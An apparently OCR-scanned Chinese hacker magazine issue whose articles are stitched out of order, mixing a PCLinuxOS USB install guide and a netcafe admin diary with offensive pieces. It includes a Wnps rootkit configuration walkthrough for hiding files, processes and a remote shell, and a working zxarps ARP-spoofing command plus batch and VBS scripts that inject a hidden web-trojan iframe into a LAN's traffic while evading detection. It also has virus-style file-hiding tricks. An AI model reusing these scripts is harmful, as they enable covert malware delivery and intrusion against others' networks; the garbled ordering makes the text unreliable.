


图15 获得shell




图16 获得远程shell

下面来介绍一下wnps的几个主要的文件：

服务端文件（wnps目录）中：

Config.h 配置文件，其中：

TCP_SHELL_KEY 表示要发送的主机密码，默认为@wztshell，修改这个，可以修改使用nc作为客户端时的连接密码

HIDE_FILE 表示我们将隐藏以HIDE_FILE字符为前缀的文件

HIDE_TASK 表示我们将隐藏以HIDE_TASK字符为前缀的进程

HIDE_STR 表示我们将隐藏在文件中以HIDE_STR字符为前缀的字符串

HIDE_OPEN 表示我们将隐藏文件中位于HIDE_OPEN和HIDE_CLOSE之间的内容

客户端文件（client目录）中：

Config.h配置文件，其中：

#define DEFAULT_PORT 表示客户端默认监听的端口，默认为8899.

Send.h扫描服务端端口文件，其中：

```
int      ports[PORT_NUM] = {
           21,22,23,25,53,79,80,109,
           110,111,113,137,138,139,
     143,220,443,993,3306,6000,
     995,1080,3128,6667,8080};
```

这一段代码表示扫描主机开放的端口，可以根据实际情况，添加相应服务的端口。

结束语

Wnps是一个不错的Linux Rootkit。Wnps的强大在于只需要主机开放任意的一个端口，就有可能获得远程shell。

编辑点评：

作为一个Linux迷是不能不了解Rootkit的，而了解的第一步当然是学会编译和使用，Wnps算是很“典型”的Rootkit了，Rootkit之路就从它开始吧。

安装PCLinuxOS 2008 MiniMe到U盘

从本文您可以学到：

怎样把PCLinuxOS MiniMe 2008安装到U盘

这次的教程主要是用来把PCLinuxOS MiniMe 2008（如图1）安装到U盘上使用，并且能记录保存及恢复用户对系统所做的修改。

首先是“备料”，也就是工作前的准备工作啦。

需要的东西有：

1）PCLinuxOS MiniMe 2008的ISO镜像（以下简称2008的镜像）；

2）一个512Mb以上的U盘，推荐1G的（现在这东西不贵，台电4G的U盘刚199元）。

3）一个叫做syslinux.exe的小工具和两个小文件——用来处理U盘启动的问题。

备料结束，就开工啦。

1）首先格式化U盘，记得先把U盘里有用的东西备份好，直

首语：

这一期的黑手又和各位小黑见面了，让各位久等了。从本期开始将继续为大家奉上网管日记系列，希望大家喜欢^_^四月好像也没啥节日，各位就吃好喝好工作好吧^_^(就别老想着节日放假了哈)

网管日记之初识硬件

图 冰的原点[L.S.T]

“我说你们这些当网管的，除了让人家重启之外能不能会点别的？啊？你们这是什么意思？”一位正玩着劲舞的女孩向我嚷着……我看着满屏幕的代码以及深深的蓝色背景，有点不知所措……

“知道么，你刚才遇到的问题其实在这种环境下就只有重启了，说的专业点就是蓝屏了，蓝屏的因素很多，但我们做网管通常遇到的就是和硬件相关了，遇到这种事情我们也无可奈何的！”主管如是开导我。

没有专业书籍，只好上网自己搜索了。

我总结了下和我自己环境相关的：

1：内存超频或不稳定造成的蓝屏

2：硬件的兼容性不好引起的蓝屏

3：硬件散热引起的“蓝屏”故障

一个是内存条，一个是风扇，另外一个我就不能掌握了。但这两个东西都在机箱里面啊，我怎么弄清情况呢？连认都不认识机箱里面的东西，怎么去解决它们产生的情况？于是趁主管换机箱电源的时候，我有幸一览机箱内部。打开机箱，映入眼帘的是大量的灰尘-_-！主管告诉我：那个长方形的四周用螺丝固定的就是硬盘了，其中一头有两个接口，一个接数据线，一个接电源。还有那么多槽口是用来插显卡、内存条、网卡之类东西的。他之后又告诉我哪里是BIOS电池，哪里是CPU，哪根条子是内存条……

“机箱里面的东西也只是个机械而已，但是它们该如何组装、如何搭配都应该遵循一定的规律，不然就会出现问题……”主管边介绍边换电源。

“这插槽两边的东西是固定它们的吧？”我眼尖，提出了这样的问题。

“嗯，这东西很重要，有些人不了解，喜欢硬拔或者硬插，这都是不恰当的，你看那显卡明显的有个橡胶的东西固定着，拿出来时先把那东西抽出来一部分，这样你拔显步时就不会有什么阻力了”。

说完了，他把电源也换好了，开机，嘀------

“这是怎么回事？”

“内存条的问题，通常这种清脆的声音都是由内存条引起的！”

主管很熟练的把固定内存条的东西往两边拨开，然后轻轻的把内存条拿了出来然后又放进去了，我在旁边看的有点好笑，情不自禁的说：“就拔出来了下，然后再插进去，这样有效么？”

“有效没效，看效果就知道了。”果然，没有那种烦人的声音了，我很是不解。等主管装完机箱，笑了笑，对我说：“这是解决硬件问题最基本的手段--拔插法，就是把硬件拔下来，然后再插

接格式化成FAT32就行。

2）在桌面上建立一个文件夹，叫做“MiniMe”。当然，只是为了方便，建在别的地方也可以，弄清楚路径就好，再把2008的镜像放到MiniMe的文件夹里，备用。

3）这步是重要的步骤，要处理引导部分的问题了。在MiniMe的文件夹下建立一个叫做USBMM（名字依据个人爱好随便起，用这个只是因为USBMiniME太长了）的文件夹，用WinRAR把2008的镜像解压缩在USBMM的文件夹下。进入USBMM文件夹后，这时USBMM文件夹下会多出来一些文件和文件夹，比如isolinux文件夹，再把准备好的两个小文件syslinux.cfg和vesamenu.c32也放到USBMM文件夹里。接着把isolinux文件夹下的内容都向上移动到USBMM文件夹下，删除其中的isolinux.bin文件，isolinux文件夹也顺便删除了吧。到这里，引导部分就处理完了，接着来看启动部分。

4）开始处理U盘启动的问题。插上U盘，然后把USBMM文件夹里的所有内容都复制到U盘的根目录里。把小工具syslinux.exe放到一个CMD好找到的地方，这样就不用运行了CMD之后还要敲一大堆的CD命令进入存放syslinux.exe的文件夹。就位后，在CMD里执行“**syslinux -ma x:**”，这里的“x:”代表U盘的盘符，比如U盘插到电脑上是I:盘，那这里就是“syslinux -ma i:”。这个工具会在U盘上创建一个隐藏的文件ldlinux.sys，现在这个U盘就是可启动的了。



图1 PCLinuxOS MiniMe 2008

5）可以先测试一下啦。设置好Bios，看看这个U盘能不能正常启动，PCLinuxOS MiniMe 2008能不能正常启动。

收尾工作也一样重要。系统做完了还没结束，如果用户作出的修改能够保存下来，那不是更方便了？那就开始吧。

1）启动刚刚做好的MiniMe 2008，打开一个控制台，然后输入“**fdisk -l**”查看一下U盘是哪个设备，一般是“sdx”的格式。接着输入命令“**mkdir minime && mount /dev/sdx1 minime**”并执行（能看明白吧？创建minime文件夹后把U盘挂到这个文件夹下。千万别忘了把命令里的sdx换成自己U盘对应的设备名字）。

2）接着执行“**dd if=/dev/zero of=minime/changes bs=1M count=256**”（dd是Linux下很重要的一个命令，这个命令的意思自己学习吧。），之后是执行“**echo 'y'|mkfs.ext3 minime/changes**”。执行了这些命令后，这块载有MiniMe 2008的U盘就可以在每次启动的时候保存及恢复用户对系统所做的修改了。

说在最后，PCLinuxOS是个十分十分十分好的Linux发行版，上手极其容易且界面华丽，而且也拥有很大的软件库，绝对值得尝试。PCLinuxOS在DW.com上的排名已经超过Ubuntu了。同时国内也有小组在做PCLinuxOS的汉化工作，应该说还是很容易被同志们接受的。

编辑点评：

虽然说现在网上已经出来了很多所谓的Linux的U盘版了，但是再怎么样也不如自己亲手制作的，可以随心所欲。在解包以后，其实你可以对你的系统重新制定的，这和制作光盘系统是差不多的，你可以结合以前手册的文章自己试一下。最后说句题外话，虽然个人强烈支持Ubuntu，但PCLinuxOS的确也很不错，值得一用。

上去。有时如果没有解决问题，特别是内存条的话，可以用橡皮擦一下，吹下灰尘什么的，有时候效果很明显的。”“网管——”正在这时，一个喊话打断了我们的谈话。

这回不是蓝色的背景了，而是黑糊糊的一片，什么都没有，但是显示器的电源灯还是亮着的，我只好叫主管了，主管什么话都没说，就按了重启键。接着对玩游戏的人说：“显卡不能运行你那款游戏，换台机子吧～”

“除了经久耐用外，硬件的性能也不能忽视。比如刚才你看到的黑屏就和显卡有关，玩着玩着会突然黑屏。显卡的两个很重要的性能指标就是像素填充率和显存，像素填充率的单位是‘像素／秒’，知道照相机的应该都知道像素二字，像素填充率越高说明这块显卡的性能越好。而显存呢？它的主要功能就是暂时储存显示芯片要处理的数据和处理完毕的数据，图形核心的性能越强，需要的显存也就越多。你也看到了吧，质量差的显卡会出现许多问题的……”

原来硬件上的学问也这么多，也许当我掌握了更多的知识后，就不会在顾客面前不知所措了，看来，路还很长……

小编：

继续前面的网管日记系列，为您讲述网管的酸甜苦辣事。

利用BAT和VBS辅助局域网入侵

□【～主旋律～】

从本文你可以学到：

在内网入侵时利用批处理以及VBS来隐蔽行事

以前去网吧都是玩游戏，这次去是为他免费做安全检测，第一次啊！老怕老板趁我专心的时候站我后面，然后……所以之后想了想如何能更隐蔽，这次我以ZXARPS.EXE来做内网欺骗为例子。

步骤是这样的：

要架设好HTTP服务器

然后制作网马

得到内网IP

ZXARPS隆重出场（由于是给黑手服务，出场费就免了吧^_^）

关于zxarps这个工具大家可以百度下，很强大的！

我以挂马为例子，zxarps的代码是这样的。

zxarps.exe -idx 0 -ip 192.168.1.2-192.168.1.255 -port 80 -insert "<iframe src='http://192.168.1.4/novaa.html' width=0 height=0>" “http://192.168.1.4/novaa.html”是我们网马地址。

如果你这样一件一件来做，不仅时间慢，而且会在任务栏里出现，很容易被发现！

那么有什么办法呢？我是这样做的：

先把免杀等工作都做好，然后写一个批处理来完成命令行下的任务，接着用一个VBS来隐藏运行这个批处理，这样就只会在进程里面出现一个CMD的进程了！是不是隐蔽多了？

那我们怎么做呢？

大家看我的代码(nohack.bat)。

```
@echo off
for /f "tokens=2 delims=:" %%i in ('ipconfig /all^|findstr /c:"IP Address"') do (
set strip=%%i
)
set ip=%strip:~1%
for /f "tokens=1,2,3 delims=." %%i in ("%ip%") do (
set "arpip=%%i.%%j.%%k."
)
zxarps.exe -idx 0 -ip %arpip%1-%arpip%255 -port 80 -insert "<iframe src='http://%ip%/novaa.html' width=0 height=0>"
```

这样自动挂马的代码就出来了！上面的代码写的时候调试了半天，郁闷死了，原来是没有开启变量延迟。代码功能是自动获取IP，然后利用zxarps进行内网挂马。好了，那么我们怎么隐藏运行这个批处理呢？

我们利用VBS可以达到这个效果：

```
dim wsh
set wsh=createobject("wscript.shell")
wsh.run "nohack.bat",vbhide
```

运行上面的VBS就可以隐藏运行nohack.bat了，只会在进程中出现一个cmd.exe，在任务栏里面和任务管理器应用程序里面都没有显示。好了，我们尽管去玩其他的了，就算网管在后面看着你也不需要怕了！哈哈……

编辑点评：

这里有几个关键的参数我来帮作者解释一下，方便小菜阅读。首先是“/f”这个参数，它的作用是让for循环语句支持分离选项，意思是说将一行文字中通过某种方式（如空格）分割出来的元素分离出来，作为循环所需的参数。“tokens=2”就是指提取分离出来的第二个元素；“delims=:”是说用“:”作为分割符。“%%i”是一个变量，就和编程语言里的“变量”是一个意思，提取出来的参数将赋给这个变量。“in ()”用来指定循环的位置，可以是一个文件（如c:\example.txt），也可以是一个数字序列，比如“in (1,2,20)”就是从1开始循环，步进为2，一直循环到20；还可以是一个具体位置，比如文中就是指执行“ipconfig /all”后“ip address”所处的那一行。这样以冒号分割出来的第二个参数就是IP地址了。好了，不多说了，小菜们应该学会自己动手去实践，还有什么不懂的要靠自己喽。

快码加编首语

一日，老师在上机实践课时出了一道题让大家用C编程，其最后结果要和他的答案一致。
全班同学在规定时间无解，又近午饭，众人更是头昏眼花。
忽一同学叫老师，声他成了，老师前去一看，答案果同，就放其出去。
众同学暗想，该人水平一般，何故今日高水平发挥。
于是找其源程序一看，只有一句“printf("XXXXX\n");”。

从本文您可以学到：

1、了解基本的DOS命令

2、利用DOS命令对文件及文件夹进行加解密

文件与文件夹隐藏加密解密原理与破解方法彻底研究

□ 朱建良 张婷

前言

文件/文件夹加密方面的软件很多，相应的解密文章也很多，但总结性的却很少，因此我整理了很多资料，罗列成了下面的文章，其中一些内容参考了网上的文章，在此，先谢过那些文章的作者。

基本知识介绍

在进入正题前，我先介绍几个一会要用到的知识。

1、进入命令行窗口

在开始——运行，或直接用快捷键 WIN+R 打开运行窗口后输入 **CMD**，回车后出来一个黑乎乎的窗口，这就是 CMD 命令行界面，严格的说命令行窗口并不是真正的 DOS 界面，但是你只要知道这个窗口可以运行 DOS 命令就可以了。

2、要用到的 DOS 命令

/? ：跟在相关命令后面，用于显示该命令的帮助信息。

MD ：新建文件夹，后面参数为新建文件夹路径信息。

DIR：显示磁盘目录与文件的命令。常用参数 /A 是指列出当前目录所有文件，包括系统隐藏文件。参数 /S 是指对当前目录及其子目录中所有文件进行列表。可以使用通配符。

COPY：复制文件、文件夹命令

RD ：删除文件夹命令，参数 /s 表示删除目录树，即包括子文件夹和文件，/q 表示不用确认。

DEL：删除文件，可以使用通配符。

ATTRIB：修改文件属性命令，包括隐藏、系统、只读等。

CD ：切换目录命令，参数为要进入的目录路径。cd.. 返回上一级目录，CD\ 返回到根目录。

盘符：盘符加“：”即切换到指定盘符的根目录，如“G：”回车后就到 G 盘根目录。

&：命令连接符，用于执行 & 连接的两个命令。如 DIR C:\ & DIR D:\，按顺序执行&前后的两个命令。




图1　更改文件扩展名与设置文件隐藏属性

rem 或::　　：注释命令，用于注释说明。

另外就是文件名中有空格的话用双引号括起来。

3、UNC 路径格式：UNC 路径就是类似 \\softer 这样形式的网络路径。

它符合 \\servername\sharename 格式，其中 servername 是服务器名，sharename 是共享资源的名称。比如 C:\temp 的 UNC 路径为 \\.\C:\temp 或者 \\?\C:\temp，“?”是指本地电脑。

4、Windows 文件命名规则：通常 Windows 中文件命名需要符合以下几个要求：

在文件名或文件夹的名中，最多可使用 256 个字符。

组成文件名或文件夹的字符可以是英文字母、数字及￥@&+ ()、下划线、空格、汉字等，但不能使用下列 9 个字符：? \ * | “ < > : /。

系统设备名字符串不能使用（不包括最新的 Vista 系统）诸如 CON、AUX、COM1、COM2、COM3、COM4、LPT1、LPT2、LPT3、PRN 和 NUL 等字符串。



图3　用十六进制工具查找 1.swf 的数据

文件、文件夹加密、解密大全

1、最基本的加密、解密方法——修改扩展名或者是修改文件、文件夹属性。这个方法比较简单，打开任意一个文件夹后在工具——文件夹选项——查看，把隐藏已知文件类型的扩展名、隐藏受保护操作系统的文件（推荐）和不显示隐藏的文件和文件夹选上。直接把要隐藏的文件扩展名改为一个其他的扩展名（如把 JPG 改为 VXD 扩展名），然后把文件和所在的文件夹隐藏，在文件夹选项中设置不显示扩展名，刷新一下就看不到文件和文件夹了。为了更加安全，我们可以给文件加上系统属性，在命令行下运行 **ATTRIB +H +S C:\TEMP\1.JPG** 把 c:\temp 下的 1.JPG 文件设置为系统属性，这样就算设置显示隐藏文件，还是无法显示的。当然你也可以仿效病毒的办法，把注册表 **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL** 分支右边的 **CheckedValue** 键值设置为 **0**，那样的话显示所有文件和文件夹选项就失去作用了。另外，只要没有改对扩展名，也是不能轻易打开文件的，如图 1 所示。

这样隐藏文件相对来说是比较初级的，设置显示受保护操作系统的文件和隐藏的文件，然后用常用的软件尝试打开这些隐藏文件，一般就能把文件还原。

当然，为了安全，我们还可以在上面的基础上做得再隐蔽一些，我曾经看到过一个加密文件夹的工具是新建一个空字符的隐藏文件夹，然后把文件夹的图标换成透明的图标，这样在没有全选或者使用其他方法的条件下还真不容易发现。至于空字符的文件名是怎么来的，下面的内容会告诉你答案的。




图2　把 1.swf 隐藏到 3.jpg 里面

2、改进 copy 命令来隐藏。这个方法网上流传甚广，动网数据库木马上传也是用这个方法的。比如我们要把自己的文件放在一个图片文件里面，那先把自己的文件和一个普通的图片放在同一个目录，然后使用 **COPY /B 2.JPG+1.SWF 3.JPG** 就可以把 1.swf 文件隐藏在 3.jpg 文件里面了，**/B** 参数一定要加，表示使用二进制方式连接文件，而不影响 3.jpg 的正常显示，如图 2 所示。

但是这样隐藏的文件提取比较麻烦，手工提取的话必须用十六进制工具打开保存加密文件的图片文件和正常的图片文件，然后找到 1.swf 文件开始与结束的位置，再复制另存为还原文件，过程比较繁琐，如图 3 及图 4 所示。

这里我推荐一个加解密都比较方便的方法，原理是




图4　把找到的数据另存为 3.swf，即还原隐藏文件

一样的，只是在使用copy命令之前先把文件用WINRAR压缩一下，然后再使用“**copy /b 2.jpg+1.rar 4.jpg**”加密，而这个文件解密就比上面的方便多了，把4.jpg直接用WINRAR打开，解压就可以了，如图5所示。


